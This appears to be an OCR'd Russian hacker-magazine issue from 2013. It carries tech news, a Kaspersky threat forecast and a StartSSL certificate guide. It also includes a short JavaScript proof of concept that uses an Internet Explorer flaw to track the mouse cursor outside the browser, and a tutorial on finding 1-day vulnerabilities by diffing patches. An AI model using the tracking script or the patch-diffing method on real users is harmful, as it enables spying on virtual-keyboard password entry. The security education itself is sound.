
В ходе судебного разбирательства выяснилось, что сотрудники магазинов порой шпионили за пользователями просто смеха ради. Иногда даже после того, как те выплатили последний взнос по рассрочке.

Так называемое privacy и неприкосновенность частной жизни — это острая тема не только для Запада, но и для наших широт. Сегодня за пользователем не прочь пошпионить практически все, но скандал, разгоревшийся в США, скорее напоминает привет из начала «нулевых», когда еще не стеснялись в методах.

Стало известно, что ряд розничных сетей в Соединенных Штатах перестраховывались, продавая людям компьютеры в рассрочку или же сдавая их в аренду. Простого договора им показалось мало, поэтому на машины также устанавливалась программа PC Rental Agent, с помощью которой компании якобы могли отслеживать состояние своего имущества. В этих торговых сетях техника считается собственностью магазина до тех пор, пока не будет сделан последний взнос. В случае просрочки продавец вправе даже изъять покупку обратно. Согласись, даже это уже звучит неприятно? Но выяснилось, что на деле все обстояло даже хуже.

Федеральная торговая комиссия постановила, что разработчик PC Rental Agent, а также компании, которые использовали программу, виновны в «сборе конфиденциальной информации пользователей обманным путем». Виновников заставили выплатить компенсацию. Дело в том, что помимо прочего PC Rental Agent оказался настоящим бэкдором. Прога в состоянии дистанционно удалять информацию с жесткого диска, устанавливать другое ПО, активировать веб-камеру и делать снимки (!), а также запоминать нажатия клавиш и делать скриншоты. В софтине вообще обнаружился «детективный» режим с прорвой крайне интересных настроек. Как говорится, если у вас паранойя, это еще не значит, что за вами не следят на самом деле.

НЕМНОГО СТАТИСТИКИ ОТ PORNWATCHERS.COM

ЗА ПЕРИОД С 2006 ГОДА ИЗВЕСТНЫЕ ПОРНОСАЙТЫ YOUPORN.COM И XHAMSTER.COM НАБРАЛИ УЖЕ 93 МИЛЛИАРДА ПРОСМОТРОВ ВИДЕО!

ВИНИЛОВАЯ ПЛАСТИНКА НА 3D-ПРИНТЕРЕ

ЕЩЕ ОДНО НЕОБЫЧНОЕ ПРИМЕНЕНИЕ ТРЕХМЕРНОЙ ПЕЧАТИ

Время от времени мы рассказываем тебе о том, чего сумели добиться «народные умельцы» разных стран мира с помощью 3D-принтеров и смекалки. Например, печать оружейных деталей уже стала реальностью. Но пока одни пытаются распечатать себе огнестрел, другие занимаются вещами более созидательными.

Сотрудница instructables.com Аманда Гассей подробно рассказала о том, как ей удалось напечатать на 3D-принтере грампластинку (instructables.com/id/3D-Printed-Record). По ссылке ты найдешь крайне увлекательный и подробнейший рассказ о ее экспериментах, неудачах, а также о том, что из всего этого вышло в итоге (там лежат все исходники и даже готовые к печати модели песен Nirvana, Daft Punk, Radiohead и других). Ну а мне позволь коротко пересказать основное.

Главная проблема на данный момент — разрешения лучших 3D-принтеров мира едва хватает на то, чтобы добиться качества звучания, сравнимого с первыми аудиозаписями XIX века. Все дело в недостаточной точности. К счастью, у Гассей был доступ к шикарной «игрушке» — принтеру Objet Connex500, стоимость которого составляет порядка четверти миллиона долларов. Этот монстр способен печатать с разрешением 42 микрона по осям X и Y и 16 микрон по оси Z (600 × 600 × 1600 DPI). Однако даже с таким аппаратом пришлось попотеть.

Модель песни генерируется следующим образом: скрипт на Python обрабатывает звуковой файл, выдавая текстовую последовательность значений сэмплов. Эта последовательность обрабатывается библиотекой Processing. Далее модель, созданная в Processing, преобразуется в формат STL, его принтер уже понимает. Это происходит при помощи библиотеки ModelBuilder. Непосредственно перед этим звук также подвергается компрессии и обработке, в противном случае он просто не поместится в скромный динамический и частотный диапазон 3D-пластинки. Пока же длительность записи вообще ограничена всего одной минутой — больше попросту не умещается в памяти принтера. Качество звука тоже вряд ли вскружит кому-то голову: от 3D-принтера удалось добиться разрешения 5–6 бит и частоты дискретизации порядка 10–11 кГц. Послушать, на что это похоже, можно, проследовав по указанной выше ссылке, Гассей выложила примеры.


Подводя итог, замечу, что 3D-принтерам предстоит увеличить разрешение еще раз в десять, прежде чем на выходе получится качественный звук :).



КОГДА ПРОСТО ПОКУПАТЬ НЕИНТЕРЕСНО

ПРОГРАММИСТ СОЗДАЛ РАНДОМАЙЗЕР ДЛЯ ПОКУПОК НА AMAZON





Первыми двумя покупками скрипта стали книга Ноама Хомского «Картезианская лингвистика» (Cartesian Linguistics) и CD с композициями шведского музыканта Akos Rozmann. Все остальные приобретения бота задокументированы здесь: randomshopper.tumblr.com.

Гики даже развлекаются не так, как «обычные люди», — это лишний раз доказал американский программист Дариус Каземи. Так как он очень любит получать подарки, а покупать их самому себе — значит лишиться элемента сюрприза, Каземи решил автоматизировать этот процесс (на самом деле, изначально он пытался создать программу, которая выбирала бы потенциально нужные товары, но это показалось Каземи скучным). Он создал самописный скрипт, назвал его Amazon Random Shopper и приступил к самому приятному — тестированию.

Под прицел креативного программиста попал, как уже можно было догадаться из названия, Amazon. Бот работает очень просто: берет случайное слово из Wordnik API и ищет на Amazon товары по этому ключевому слову. Основываясь на заложенном в него бюджете (скажем, 30 долларов), программа случайно выбирает товар, будь то книга, CD или DVD, в названии которого присутствует слово, составляет список подходящих по цене товаров и покупает первый лот в этом списке. Если после первой покупки остались средства, программа продолжает до тех пор, пока бюджет не будет исчерпан.

В каком-то смысле этот скрипт — настоящая находка, потому что в наши дни сложно получить в Сети по-настоящему случайные рекомендации, без учета истории покупок, посещенных сайтов, интересов друзей и так далее.



ПРОГНОЗ ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

КИБЕРУГРОЗЫ ТЕКУЩЕГО ГОДА

Год назад «Лаборатория Касперского» предсказала практически все важные инциденты в области IT-безопасности, случившиеся в минувшем 2012 году. Специально для этих целей компания ежегодно выпускает отчет Kaspersky Security Bulletin. Неожиданностью в прошлый раз для экспертов ЛК стали разве что массовые утечки паролей веб-сервисов, а также атаки на DSL-модемы и взломы аппаратных средств.


Аналогичный отчет «Лаборатория Касперского» обнародовала и теперь. Компания выделила одиннадцать главных тенденций, которые проявили себя в ушедшем году и теперь могут стать главными проблемами в текущем 2013-м. Список получился такой:

- Целевые атаки и кибершпионаж.
- Хактивисты.
- Кибератаки, финансируемые государствами.
- Средства слежения на службе правоохранительных органов.
- Атаки через облачные сервисы.
- Утечки личных данных.
- Подделки цифровых сертификатов.
- Кибервымогательство.
- Малварь для Mac OS.
- Мобильные зловреды.
- Уязвимости и эксплойты.

Пожалуй, самая жуткая часть отчета связана с кибероружием и атаками, финансируемыми государством. Эксперты лаборатории пишут: «Вероятно, что довольно скоро к подобным кибератакам будут прибегать страны, не имеющие статуса национальных государств. При этом косвенный ущерб может быть нанесен объектам, на которые атака не была направлена изначально. Жертвами таких атак могут стать центры управления энергетическими и транспортными системами, финансовые и телекоммуникационные системы, а также другие критически важные объекты инфраструктуры».



ИЗВЕСТНЫЙ ИБ-СПЕЦИАЛИСТ БРАЙАН КРЕБС НАШЕЛ НОВУЮ РАЗНОВИДНОСТЬ СКИММЕРОВ: фейковые POS-терминалы эмулируют сеанс связи с банком, верификацию транзакции и даже печатают чеки. Все это без подключения к сети, конечно же. Как выяснил Кребс, такая игрушка (копия настоящего терминала) стоит около 2500–2900 долларов на черном сетевом рынке.



61% ПАТЕНТНЫХ ИСКОВ В США В ПРОШЛОМ ГОДУ подали патентные тролли, которые не занимаются разработками и производством, но скупают патенты и судятся со всеми.



IE С 6-Й ПО 10-Ю ВЕРСИИ НАШЛИ БАГ — браузер отслеживает все движения мыши и нажатия <Shift>, <Ctrl> и <Alt>. Интересно, что в MS исправлять уязвимость не намерены.

TEGRA 4 И НЕОБЫЧНЫЕ КОНСОЛИ

НОВАЯ ПЛАТФОРМА ОТ NVIDIA И НЕ ТОЛЬКО

Середина зимы — время «железных» новостей, крупных выставок и, как правило, громких анонсов. Текущий год не стал исключением.

В преддверии открытия ежегодной выставки CES 2013 компания NVIDIA официально представила свою новую однокристальную платформу Tegra 4. В основе новой платформы лежит четырехъядерный процессор ARM Cortex-A15, а дополнительное пятое ядро по-прежнему используется для энергосбережения при выполнении нетребовательных задач. Число ядер графической составляющей системы возросло до 72 (напомню, что у Tegra 3 их было 12). До официального анонса ходило множество слухов и домыслов относительно поддержки LTE, и теперь стало известно, что поддержка обеспечиваться все же будет, но опционально.

Но если представление Tegra 4 ни для кого сюрпризом не стало, то анонс портативной консоли от NVIDIA удивил многих. Замечу, что компания представила не прототип, а готовое устройство на своем новом чипе; новинка получила имя Project SHIELD. Консоль выполнена в довольно необычном форм-факторе — по сути, это весьма крупный геймпад с 5-дюймовым сенсорным экраном. Работает новинка под управлением ОС Android 4.2 с предустановленным специальным сервисом Shield, который обеспечивает доступ к Tegra Zone. Разрешение экрана равно 720p. Аккумулятор, обладающий емкостью 38 Вт • ч, должен обеспечивать до 24 часов просмотра видео и 5–10 часов игрового процесса, и это определенно неплохой показатель. Project SHIELD оснащается парой стереодинамиков, портами USB, mini-HDMI, разъемом для подключения наушников и слотом для microSD. Также девайс оборудован Wi-Fi 802.11n 2x2 MIMO. Весьма неплохие характеристики для портативной консоли, верно? Но это еще не все. Новинка поддерживает технологию NVIDIA VGX, а значит, если у тебя есть ПК с видеокартой поколения Kepler (то есть GTX 650 и старше), консоль может воспроизводить просчитанный на ПК контент, передаваемый по беспроводному каналу. По сходному принципу работают сервисы OnLive и Gaikai. Это также означает, что изображение с консоли можно легко вывести на телевизор. Кстати, говоря о телевизорах, нельзя не отметить, что здесь реализована поддержка самых современных ТВ с разрешением вплоть до нового Ultra HD (3840 × 2160), которое в быту пока практически не встречается. NVIDIA сообщает, что Project SHIELD поступит в продажу во втором квартале, но пока не сообщает ничего о цене.





Каркас с манипуляторами оказался не неотъемлемой частью Razer Edge, как предполагалось ранее. В стандартной комплектации его нет вовсе (можно докупить отдельно за 250 долларов). Также пользователям предлагается на выбор две док-станции: с клавиатурой и встроенным дополнительным аккумулятором или же с дополнительными тремя портами USB 2.0, HDMI и разъемами для наушников и микрофона. Вторая док-станция превратит планшет в полноценную домашнюю приставку.

Пока NVIDIA только готовит свою консоль к выходу, еще один очень необычный игровой девайс представила компания Razer. Игровой планшет, ранее известный как Project Fiona, был официально представлен и выпущен под именем Razer Edge. Характеристики устройства вызовут слюноотделение не только у геймеров: IPS-экран с диагональю 10" (1366 × 768 точек), процессор Intel Core i5 третьего поколения (два ядра по 1,7 ГГц), 4 Гб оперативки, видеокарта NVIDIA GeForce GT 640M LE (2 Гб DDR3) и SSD объёмом 64 Гб. И это базовая комплектация! А ведь еще есть USB 3.0, фронтальная камера, адаптеры Wi-Fi и Bluetooth 4.0. Устройство работает под управлением Windows 8. Стоимость базовой комплектации — 1000 долларов.

НЕ МОЖЕМ НЕ ПОРАДОВАТЬСЯ УСПЕХАМ ЗНАМЕНИТОЙ МАЛЮТКИ:

ПРОДАЖИ RASPBERRY PI ДОСТИГЛИ ОДНОГО МИЛЛИОНА ШТУК, СООБЩИЛ ОСНОВАТЕЛЬ RASPBERRY PI FOUNDATION ЭБЕН АПТОН





КОЛОНКА СТЁПЫ ИЛЬИНА

ПРО БЕСПЛАТНЫЙ SSL-СЕРТИФИКАТ

В конце прошлого года многие пользователи Gmail неожиданно столкнулись с проблемой: при сборе почты со сторонних сервисов (по протоколам IMAP или POP3) обязательным требованием стало использование «Strict» SSL. Если у почтового сервера был самоподписанный SSL-сертификат, то соединение с ним не могло быть установлено. Напомню, что SSL-сертификаты выдаются центрами сертификации, чьи корневые сертификаты, в свою очередь, хранятся в специальном хранилище браузера и другого ПО. Таким образом, браузер может проверить, что сертификат, с помощью которого подтверждается подлинность сайта, действительно выдан одним из центров сертификации. Вопреки бытующему мнению о запредельной стоимости сертификата, приобрести его можно всего за 2–3 тысячи рублей. Но что интереснее, получить валидный SSL-сертификат для своего сервера можно совершенно бесплатно. Хочу поделиться с тобой таким опытом.

	StartSSL Free	StartSSL Identity Verified
S/MIME Client — Auth	✓	✓
SSL/TLS для веб-сервера	✓	✓
SSL/TLS для XMPP	✓	✓
128/256-битное шифрование	✓	✓
С возможностью продления	✓	✓
Обнаружение уязвимостей	✓	✓
Поддержка нескольких доменов (UCG)	✗	✓
Поддержка нескольких почтовых адресов (S/MIME)	✗	✓
Поддержка запросов с метасимволами	✗	✓
Клиент-серверная авторизация	✗	✓
Object Code Signing	✗	✓
Отметки времени	✗	✗
Класс верификации	Класс 1	Класс 2
Ограничения сертификата	Отсутствуют	Отсутствуют
Срок действия сертификата	1 год	2 года

Список опций сертификата, которые можно получить бесплатно и за 59,90 $

ЗНАКОМЬТЕСЬ, STARTSSL!

Один из сервисов, предоставляющих бесплатный SSL-сертификат на один год, — StartSSL (startssl.com). Его бизнес-модель построена интересным образом: каждому желающему предоставляется бесплатный сертификат для домена, нужно лишь подтвердить владение доменом (с помощью e-mail-сообщения). Но если тебе нужно больше опций, например wildcard-сертификат, с помощью которого можно подписать поддомены домена (*.domain.com), требуется подтвердить свою личность — и вот за это StartSSL берет деньги. Получается, что если тебе нужен самый простой сертификат, то платить не нужно вообще. Единственный момент — через год его придется сгенерировать заново.

КАК ПОЛУЧИТЬ СЕРТИФИКАТ

Процесс генерации сертификата прост и незатейлив.

1. Первым делом в сервисе нужно зарегистрироваться, заполнив небольшую форму. Важно указать имя, телефон, а также e-mail-адрес, на который вскоре придет код подтверждения. Запросы модерируются, поэтому левые данные, скорее всего, не пройдут.
2. Подтвердив e-mail, переходим к следующему шагу — выбору размера ключа (2048 или 1024).
3. Сервис генерирует приватный ключ и сертификат, который нужно установить в браузер. Для этого кликаем на «Install» — и браузер все сделает сам, выдав сообщение о том, что сертификат был успешно сохранен (кстати, его рекомендуется сохранить на отдельном носителе).
4. Далее необходимо подтвердить факт владения доменом, для которого ты хочешь получить сертификат. Для этого переходим в «Validation Wizard» и выбираем пункт Domain Name Validation. Для завершения процедуры необходимо иметь возможность получить письмо на один из трех емейлов (postmaster@, hostmaster@, webmaster@) или почты из whois нужного домена. После этого домен подтвержден.
5. Теперь, когда сервис знает, что мы действительно владеем доменом, можно непосредственно сгенерировать сертификат. Вся процедура осуществляется через мастер Certificates Wizard. При этом доступна возможность сгенерировать разные типы сертификатов, но нам прежде всего интересны два варианта:
   - сертификат для веб-сервера;
   - XMPP- (Jabber) сертификат.
6. Вводим пароль для ключа, а также его размер ключа — после чего получаем и сохраняем ключ. После этого StartSSL отобразит домены, владение которыми ты ранее подтвердил, — нужно выбрать один из них. При этом сервис предлагает указать поддомен, для которого нужно выписать сертификат (например, www. или mail). После завершения работы мастера нужно немного подождать. Через некоторое время от StartSSL придет письмо с подтверждением генерации сертификата.
7. Остается самая малость. Загрузить сертификат (Tool Box → Retrieve Certificate) и подключить его к серверу, воспользовавшись инструкциями, которые заботливо выложены на сайте StartSSL.

ПЛАТНЫЕ ВОЗМОЖНОСТИ

Сайт, подтвержденный SSL-сертификатом, априори вызывает больше доверия у пользователей. Особенно если юзеру необходимо указывать какие-то данные о себе или проводить онлайн-платежи. К слову, StartSSL интересен не только бесплатными сертификатами, но и очень гуманными ценами. За 59 долларов 90 центов можно получить wildcard-сертификат на два года! ⌶

Анатолий Ализар (alizar@gmail.com)






Proof-of-Concept

ОТСЛЕЖИВАЕМ КУРСОР С ПОМОЩЬЮ INTERNET EXPLORER

ЧТО ЭТО ТАКОЕ?

В Internet Explorer обнаружена то ли уязвимость, то ли функция, которая позволяет отслеживать движения мыши на экране и нажатия клавиш <Shift>, <Ctrl> и <Alt>, даже если окно браузера свернуто. Баг присутствует во всех версиях IE с 6-й по 10-ю. Достаточно запустить эксплоит в одном фрейме, и после этого мы можем отслеживать действия мыши в Windows, в том числе в других окнах IE, в окнах других браузеров, на рабочем столе или сторонних приложениях.

Через эту уязвимость злоумышленники могут получить информацию о паролях пользователя, которые тот вводит с виртуальной клавиатуры. Сама компания Microsoft рекомендует использование виртуальных клавиатур. Они применяются для повышения безопасности, чтобы скрыть от кейлоггеров вводимые пароли, номера пластиковых карт или другую платежную информацию. Виртуальные клавиатуры часто используются на сайтах онлайн-банкинга для защиты. По иронии, многие такие банковские приложения работают только в браузере Internet Explorer. Даже когда жертва заходит на страницу онлайн-банкинга с помощью другого браузера (например, Chrome), злоумышленник может получить информацию о нажатиях на виртуальную клавиатуру, если эксплоит запущен в минимизированном окне IE.



Демонстрация эксплойта, отслеживание курсора в виртуальном окне IE и за его пределами

Получается, что браузер IE полностью дискредитирует защиту с помощью виртуальных клавиатур. Учитывая новую уязвимость, использование виртуальной клавиатуры в Internet Explorer можно считать более опасным, чем ввод пароля с обычной клавиатуры.

Специалисты по безопасности из Microsoft Security Research Center уведомлены об этой уязвимости еще в октябре. По мнению Microsoft, опасность ее преувеличена. Она является «теоретической», и подобная атака «трудно реализуема на практике». Якобы у злоумышленника нет возможности узнать, что изображено на кнопках клавиатуры, которые нажимает жертва. См. официальный ответ вице-президента Microsoft, руководителя по разработке Internet Explorer: bit.ly/UoV02s. Можно предположить, что Microsoft не намерена исправлять эту уязвимость в ближайшее время.

При этом уже известны как минимум два случая, когда эта «особенность» браузера IE использовалась для слежки за пользователями через рекламные баннеры в сетях с несколькими миллиардами баннеропоказов в месяц.

КАК ЭТО РАБОТАЕТ?

Уязвимость связана с моделью обработки объектов событий в браузере Internet Explorer. Этот браузер предоставляет подробную информацию о каждом произошедшем событии в виде свойств объекта Event, при этом браузер всегда делает объект Event доступным в функции-обработчике как глобальный объект, даже если этого и не требуется.

Таким образом, можно написать скрипт, который с помощью объекта fireEvent() будет опрашивать браузер о событиях через определенные интервалы времени. Мы можем получить следующие свойства Event:

- **altKey** — состояние клавиши <Alt> (true, если клавиша нажата, false, если не нажата);
- **altLeft** — состояние левой клавиши <Alt>;
- **clientX, clientY** — горизонтальная (x) и вертикальная (y) координаты мыши относительно просматриваемой области документа;
- **ctrlKey** — состояние клавиши <Ctrl>;
- **ctrlLeft** — состояние левой клавиши <Ctrl>;
- **offsetX, offsetY** — левая и верхняя координаты указателя относительно содержащего контейнера;
- **screenX, screenY** — горизонтальная и вертикальная координаты точки, где расположен курсор на экране, без связи с окном браузера, левая верхняя точка экрана имеет координаты (0, 0);
- **shiftKey** — состояние клавиши <Shift>;
- **shiftLeft** — состояние левой клавиши <Shift>;
- **x и y** — горизонтальная и вертикальная координаты указателя относительно родительского элемента.

КОД PROOF-OF-CONCEPT

```
<html>
<head>
  <script type="text/javascript">
    window.attachEvent("onload",
    function() {
      var detector = document.↵
      getElementById("detector");
      detector.attachEvent↵
      ("onmousemove",↵
      function (e) {
      detector.innerHTML = e.screenX +↵
      ", " + e.screenY;
      });
      setInterval(function () {
       detector.fireEvent("onmousemove");
      }, 100);
    });
  </script>
</head>
<body>
  <div id="detector">
  </div>
</body>
</html>
```

Демонстрацию эксплойта можно посмотреть здесь: iedataleak.spider.io/demo.

Дмитрий «D1g1» Евдокимов, Digital Security (@evdokimovds)
Никита Тараканов (@NTarakanov)

1-day сплоиты


Exploit time

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

КАК АНАЛИЗ ПАТЧА ИСПОЛЬЗУЕТСЯ ДЛЯ БЫСТРОГО НАПИСАНИЯ СПЛОИТОВ

Чтобы найти уязвимость и создать боевой эксплойт, необязательно прибегать к фаззингу или с головой погружаться в дизассемблированный код. Иногда достаточно патча, который ее же исправляет!



Интерфейс BinDiff

ПОГРУЖЕНИЕ В ТЕМУ

В информационной безопасности, как и везде, бывает так, что одно и то же решение может быть использовано как во благо, так и во вред, как для защиты, так и для нападения. Обычный патч, закрывающий критическую уязвимость, в одних руках становится средством защиты, а в других — отправной точкой для атаки. Да-да, как ни странно это прозвучит, но, скачивая очередную заплатку, закрывающую критическую уязвимость винды, ты фактически получаешь все, что необходимо для написания своего 1-day эксплойта («1-day» называют эксплойты, использующие известную уязвимость, для которой уже существует патч). Так как не все пользователи регулярно обновляют свои системы, опасность 1-day ничуть не меньше, чем 0-day. Единственное, что остается сделать, — проанализировать изменения, внесенные производителем, и выяснить, где притаилась уязвимость.

Все патчи можно условно разделить на два типа:

- распространяемые в виде списка различий между двумя версиями файла или набора файлов;
- распространяемые в виде двоичных файлов, которые содержат в себе исправленные версии уязвимых файлов и, по существу, просто заменяющие собой уязвимый файл.

Как ты уже понял, создание любого 1-day начинается со сравнения уязвимой версии файла с исправленной. Анализ патчей, распространяемых в виде списка различий, сводится к запуску diff, Notepad++ с дополнением Compare или WinMerge и так далее. Задача эта несложная, поэтому рассматривать ее мы не будем, а займемся лучше патчами, распространяемыми в виде двоичных файлов. Рассмотрим, как происходит поиск уязвимости, какие инструменты для этого применяются и как перейти от найденной уязвимости к PoC-эксплойту.

ПОИСК УЯЗВИМОСТЕЙ

Процесс поиска уязвимости начинается с выбора цели и сбора информации о ней. Причем чем больше информации ты соберешь, тем лучше. В дальнейшем это может значительно сократить время идентификации «дырявой» функции и разработки эксплойта. Чтобы сузить круг поисков, полезно будет посетить сайт разработчика ПО и человека/компании, обнаружившего уязвимость, а также такие ресурсы, как CVE и SecurityFocus. Можно посетить еще сайт ZDI, там выкладываются очень хорошие описания уязвимостей.

После того как со сбором информации закончено, необходимо обзавестись уязвимой версией файла и пропатченной. На этом этапе могут возникнуть небольшие трудности, так как некоторые вендоры распространяют свои патчи только между своими лицензионными клиентами. Допустим, что нам повезло и искомые файлы у нас в руках. Что дальше? А дальше начинается анализ этих файлов, целью которого является локализовать уязвимость.

В процессе сравнения двух файлов мы движемся от более крупной сущности (библиотеки) к более мелкой (базовому блоку). Базовый блок (или сокращенно ББ) — это последовательность инструкций, которая имеет один вход и один выход, то есть если управление передается на начало ББ, то выполнятся все инструкции, входящие в данный ББ. Единственное, что стоит тут отметить, — инструкции вызова процедур (call) принадлежат тому же ББ, что и предыдущие инструкции, а не образуют новый ББ. В общем, кто хоть раз открывал IDA Pro — знает, о чем идет речь. Уже на данном этапе начинаются серьезные трудности. Придется запастись терпением, так как не каждое отличие в файлах будет в итоге исправлением уязвимости. Оно может оказаться следствием обновления функционала, оптимизации кода, рефакторинга, изменения настроек компилятора или смены компилятора. При проверке достаточно большой библиотеки или исполняемого файла можно потерять кучу времени и нервов, поэтому при анализе в первую очередь стоит обращать внимание на появление в пропатченном бинарнике следующих признаков:

- вызов безопасной функции манипуляции над строками;
- вызов функции подсчета длины;
- отсутствие небезопасной функции;
- вставка инструкций CMP;
- добавление функций преобразования вида str2int;
- добавление/удаление функций, отвечающих за преобразование строк (типа MultiByteToWideChar);
- поиск _UserSetLastError() и извлечение из нее полезной информации.

Общий алгоритм поиска 1-day уязвимостей


1. Выбор цели и сбор информации о ней
2. Скачивание патча и получение непатченного файла
3. Сравнение двух бинарных файлов
   - Поиск уязвимого бинарника
   - Поиск уязвимой функции
   - Поиск уязвимого базового блокав функции
   - Анализ природы уязвимости
4. Создание PoC
5. Написание эксплойта

АРСЕНАЛ ДЛЯ ОПЕРАЦИИ 1-DAY


Такую сложную задачу, как создание собственного 1-day эксплойта, без специальных инструментов решить не получится. Поэтому предлагаю познакомиться с доступным на сегодняшний день арсеналом программ, способных нам помочь. В нем присутствуют как хорошо известные многопрофильные программы, так и очень специализированные. Из общеизвестных можно отметить следующие: виртуальные машины VMware, VirtualBox, набор программ от SysInternals, набор программ для создания и сравнения снимков системы — Ashampoo и его аналоги. А на специализированных инструментах, задача которых — непосредственная работа с патчами, сравнение двух бинарных файлов и определение, где и в чем они отличаются, мы остановимся подробней.

Наибольшую ценность для нас представляют программы, умеющие сравнивать исполняемые файлы. Почти все они работают по следующей схеме: берут два бинарных исполняемых файла,

разбирают их, находят в них функции и пытаются сопоставить функции из первого файла функциям во втором. В итоге на выходе получаются три группы функций: функции, присутствующие в обоих файлах; функции, присутствующие только в первом файле; функции, присутствующие только во втором файле. Но как же эти программы определяют, что две функции в разных файлах являются одним и тем же, даже с учетом того, что одна из функций в процессе обновления могла измениться? Для этого существует достаточно большая группа признаков: сходство хешей от кода функций, сходство хешей от имен функций, на основе графа передачи управления, на основе графа вызовов, последовательности адресов, на основе ссылок к строкам, на основе сигнатур. Все эти признаки используются в самых ярких представителях данного класса программ, с которыми мы сейчас познакомимся поближе.



Один из популярнейших инструментов для сравнения файлов — PatchDiff2



Turbodiff results

category	address	name	address	name
identical	1059ece	MprAdminServerConnect(x,x)	1059f9a	MprAdminServerConnect(x,x)
identical	1059eda	MprConfigTransportSetInfo(x,x,x,x,x,x,x)	1059fa6	MprConfigTransportSetInfo(x,x,x,x,x,x,x)
identical	100f8fc	sub_100F8FC	100f9bc	sub_100F9BC
identical	100f951	sub_100F951	100fa11	sub_100FA11
identical	1015ca2	sub_1015CA2	1015d05	sub_1015D05
identical	1015cf8	sub_1015CF8	1015d5b	sub_1015D5B
identical	1018f99	sub_1018F99	1018ffb	sub_1018FFB
identical	1020cf5	sub_1020CF5	1020d28	sub_1020D28
identical	1020d2a	sub_1020D2A	1020d5d	sub_1020D5D
identical	1020d61	sub_1020D61	1020d94	sub_1020D94
identical	1020dad	sub_1020DAD	1020de0	sub_1020DE0
identical	10225e1	sub_10225E1	1022614	sub_1022614
identical	1022618	sub_1022618	102264b	sub_102264B
identical	102264f	sub_102264F	1022682	sub_1022682
identical	104de8c	sub_104DE8C	104df2d	sub_104DF2D
suspicious +	102e5bb	Remote_ChooseSendIp(x,x)	102e5e9	Remote_ChooseSendIp(x,x)
suspicious +	102e8fd	Remote_SetValidResponse(x,x)	102e92b	Remote_SetValidResponse(x,x)
